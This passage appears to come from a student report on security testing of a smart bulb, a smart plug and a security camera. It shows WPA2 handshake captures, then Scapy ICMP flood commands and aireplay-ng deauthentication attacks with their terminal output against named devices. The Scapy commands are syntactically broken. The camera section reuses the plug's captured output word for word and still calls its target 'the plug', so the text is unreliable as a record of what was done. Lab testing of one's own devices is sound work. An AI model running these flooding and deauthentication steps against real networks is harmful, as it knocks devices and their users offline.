
- Key 4: MP to AP communication establishment is successful. (All key exchange works on EAPOL protocol.)

The following shows the data packets:





2. Vont Smart Plug


- Step 1: For communication establishment, we create a network.
- Step 2: Mobile application sends association requests to the access point.




Step 3: Access point responds with association response and sends Key 1/4 authentication key (nonce value).



- Key 2: The mobile application responds to the access point with the MIC(Message integrity code) value.



- Key 3: AP to the mobile application.



- Key 4: MP to AP communication establishment is successful. (All key exchange works on EAPOL protocol.)

Screenshot of Wireshark showing EAPOL frames between a client (XiaomiCo) and an access point (VontInno). The frames are part of a four-way handshake for WPA2-PSK. The details pane shows the structure of the EAPOL RSN Key frame.

```

Frame 2597: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
  IEEE 802.11 QoS Data, Flags: .p....T
    Type/Subtype: QoS Data (0x0028)
      Frame Control Field: 0x8801
        .000 0001 0011 1010 = Duration: 314 microseconds
        Receiver address: 0e:40:0b:81:c1:68 (0e:40:0b:81:c1:68)
        Transmitter address: XiaomiCo_25:10:61 (38:e6:0a:25:10:61)
        Destination address: 0e:40:0b:81:c1:68 (0e:40:0b:81:c1:68)
        Source address: XiaomiCo_25:10:61 (38:e6:0a:25:10:61)
        BSS Id: 0e:40:0b:81:c1:68 (0e:40:0b:81:c1:68)
        STA address: XiaomiCo_25:10:61 (38:e6:0a:25:10:61)
        .... .... 0000 = Fragment number: 0
        0000 0000 0001 .... = Sequence number: 1
      QoS Control: 0x0006
    Logical-Link Control
    802.1X Authentication
      Version: 802.1X-2001 (1)
      Type: Key (3)
      length: 99
      Key Descriptor Type: EAPOL RSN Key (2)
      [Message number: 4]
      Key Information: 0x030a
      Key Length: 0
      Replay Counter: 4
      WPA KeyNonce: 00000000000000000000000000000000
      Key IV: 00000000000000000000000000000000
      WPA Key RSC: 0000000000000000
  
```

Packets: 30139 - Displayed

The following shows data packers:


Screenshot of Wireshark showing 802.11 frames between VontInno and a client. The details pane shows the structure of a QoS Data frame (ACK) from VontInno to the client.

```

Frame 2711: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
  IEEE 802.11 QoS Data, Flags: .p....T
    Type/Subtype: QoS Data (0x0028)
      Frame Control Field: 0x8841
        .000 0000 0011 0000 = Duration: 48 microseconds
        Receiver address: 0e:40:0b:81:c1:68 (0e:40:0b:81:c1:68)
        Transmitter address: VontInno_2d:77 (08:f8:0d:b0:2d:77)
        Destination address: 0e:40:0b:81:c1:68 (0e:40:0b:81:c1:68)
        Source address: VontInno_2d:77 (08:f8:0d:b0:2d:77)
        BSS Id: 0e:40:0b:81:c1:68 (0e:40:0b:81:c1:68)
        STA address: VontInno_2d:77 (08:f8:0d:b0:2d:77)
        .... .... 0000 = Fragment number: 0
        0000 0110 1011 .... = Sequence number: 107
      QoS Control: 0x0000
      CCMP parameters
    Data (44 bytes)
      Data: 0d:28:db:48:22:ed:01:e4:e4:48:dc:4ac:2a:6a:29:61:2f:52:ed:2ae:22:cd:67:ae:93:04:dce:5c:32:8a:6caa:81:b5:c [Length: 44]
  
```

3. Lycatce Smart Security Camera

- First, connect the mobile device to the camera's hotspot. And then just add a device through LAN search that follows a successful connection.
- Second, connect the mobile device to the home network and then, through the app, scan the QR code to establish the connection.
- Third, connecting the mobile device to the personal hotspot of the camera and then scanning the QR code behind the camera through the app to simply establish the connection.



CHAPTER-5

Exploiting the IoT Device


1. Vont Smart Bulb

To check the vulnerability of the device, we performed several attacks on the device. For executing these attacks on smart devices we used Scapy tool for DoS attack and also we implemented the Deauthentication attack. But, because the bulb is using bluetooth for authentication. As a result the De-authentication didn't work successfully. Only the DoS attack using Scapy tool successfully worked.

To perform the DoS attack we used Scapy tool, to implement the attack we required the IP address of the targeted device and to discover the IP address we can use NMAP and arp command in linux or we can download the Advanced IP scanner tool which is free and easily available.

Here we used the below command and sent multiple packets to interrupt the communication between the mobile app and smart devices.

```
>> send(IP(src="device IP address of smart bulb"),dst=" ("device IP address of smart bulb ") /ICMP(), count=30000000)
>> send(IP(src="192.168.249.37"),dst="192.168.249.37"/ICMP(), count=30000000)
```



The screenshot shows a terminal window on a Kali Linux system. The title bar says "Scapy v2.4.4". The terminal content includes:

- The Scapy banner: "Scapy 2.4.4" followed by a welcome message from GitHub: "Welcome to Scapy https://github.com/secdev/scapy".
- A detailed packet dump (pdump) of network traffic. The dump shows various layers of captured packets, including headers for IP, TCP, and other protocols. It includes annotations like "Craft packets like it is your last day on earth." and "Have fun!".
- The command `send(IP(src="192.168.249.37"),dst="192.168.249.37")/ICMP(), count=30000000)` is shown at the bottom, indicating the configuration for sending ICMP packets.

2. Vont Smart Plug

While looking for the vulnerability of the smart plug, we performed several attacks on the device. For executing these attacks on smart devices we used Scapy tool for DoS attack and also we implemented the Deauthentication attack. Because the plug is using WiFi for authentication and communication. As a result the De-authentication worked successfully.

```
CH 9 ][ Elapsed: 6 s ][ 2022-09-18 15:16

BSSID          PWR RXQ Beacons #Data, /s CH MB ENC CIPHER AUTH ESSID
2A:22:E9:6E:CD:78 -3 96    107      0 0 9 360 WPA2 CCMP PSK Pixel_1678

BSSID          STATION          PWR Rate Lost   Frames Notes Probes
(not associated) 30:24:A9:64:9B:00 -85 0 - 1 154 3 Mc6-302
(not associated) 74:D6:37:D4:46:E0 -84 0 - 1 0 4 UniversityCommons_16
(not associated) DA:A1:19:8B:FD:51 -34 0 - 1 11 59 BHAVIN,WhyFhy,DEMON
(not associated) 1E:BF:B0:E1:E7:7D -47 0 - 1 0 4
2A:22:E9:6E:CD:78 38:E6:0A:25:10:61 -32 1e- 6e 0 3

Quitting...
bhavin@bhavin-Inspiron-5480:~$
```

```
bhavin@bhavin-Inspiron-5480:~$ sudo aireplay-ng wlo1mon -0 100 -a 2A:22:E9:6E:CD:78 -c 38:E6:0A:25:10:61
15:18:32 Waiting for beacon frame (BSSID: 2A:22:E9:6E:CD:78) on channel 9
15:18:33 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|60 ACKs]
15:18:33 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 9|59 ACKs]
15:18:34 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|62 ACKs]
15:18:34 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 2|61 ACKs]
15:18:35 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 2|63 ACKs]
15:18:35 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|59 ACKs]
15:18:36 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|64 ACKs]
15:18:36 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|59 ACKs]
15:18:37 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|58 ACKs]
15:18:37 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|63 ACKs]
15:18:38 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|64 ACKs]
15:18:38 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|61 ACKs]
15:18:39 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 1|64 ACKs]
15:18:40 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 1|63 ACKs]
15:18:40 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|60 ACKs]
15:18:41 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|61 ACKs]
15:18:41 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|64 ACKs]
15:18:42 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|63 ACKs]
15:18:42 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|63 ACKs]
```

To perform the DoS attack we used Scapy tool, to implement the attack we required the IP address of the targeted device and to discover the IP address we can use NMAP and arp command in linux or we can download the Advanced IP scanner tool which is free and easily available.

Here we used the below command and sent multiple packets to interrupt the communication between the mobile app and smart devices.

```

>> send(IP(src="device IP address of smart plug"),dst=" ("device IP address of smart plug ")/ICMP(), count=30000000)
>> send(IP(src="192.168.249.74",dst="192.168.249.74"/ICMP(), count=30000000)

```

3. Lyactce Smart Security Camera

While looking for the vulnerability of the smart security camera, we performed several attacks on the device. For executing these attacks on smart devices we used Scapy tool for DoS attack and also we implemented the Deauthentication attack. Because the plug is using WiFi for authentication and communication. As a result the De-authentication worked successfully.

To perform the DoS attack we used Scapy tool, to implement the attack we required the IP address of the targeted device and to discover the IP address we can use NMAP and arp command in linux or we can download the Advanced IP scanner tool which is free and easily available.

```

CH 9 ][ Elapsed: 6 s ][ 2022-09-18 15:16

BSSID          PWR RXQ Beacons    #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
2A:22:E9:6E:CD:78 -3  96      107        0   0   9   360   WPA2 CCMP   PSK Pixel_1678

BSSID          STATION          PWR  Rate     Lost    Frames  Notes  Probes
(not associated) 30:24:A9:64:9B:00 -85   0 - 1    154      3      Mc6-302
(not associated) 74:D6:37:D4:46:E0 -84   0 - 1     0       4      UniversityCommons_16
(not associated) DA:A1:19:8B:FD:51 -34   0 - 1    11      59      BHAVIN,WhyFhy,DEMON
(not associated) 1E:BF:B0:E1:E7:7D -47   0 - 1     0       4
2A:22:E9:6E:CD:78 38:E6:0A:25:10:61 -32   1e- 6e     0       3

Quitting...
bhavin@bhavin-Inspiron-5480:~$
```

```

bhavin@bhavin-Inspiron-5480:~$ sudo aireplay-ng wlo1mon -0 100 -a 2A:22:E9:6E:CD:78 -c 38:E6:0A:25:10:61
15:18:32 Waiting for beacon frame (BSSID: 2A:22:E9:6E:CD:78) on channel 9
15:18:33 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|60 ACKs]
15:18:33 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 9|59 ACKs]
15:18:34 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|62 ACKs]
15:18:34 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 2|61 ACKs]
15:18:35 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 2|63 ACKs]
15:18:35 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|59 ACKs]
15:18:36 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|64 ACKs]
15:18:36 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|59 ACKs]
15:18:37 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|58 ACKs]
15:18:37 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|63 ACKs]
15:18:38 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|64 ACKs]
15:18:38 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|61 ACKs]
15:18:39 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 1|64 ACKs]
15:18:40 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 1|63 ACKs]
15:18:40 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|60 ACKs]
15:18:41 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|61 ACKs]
15:18:41 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|64 ACKs]
15:18:42 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|63 ACKs]
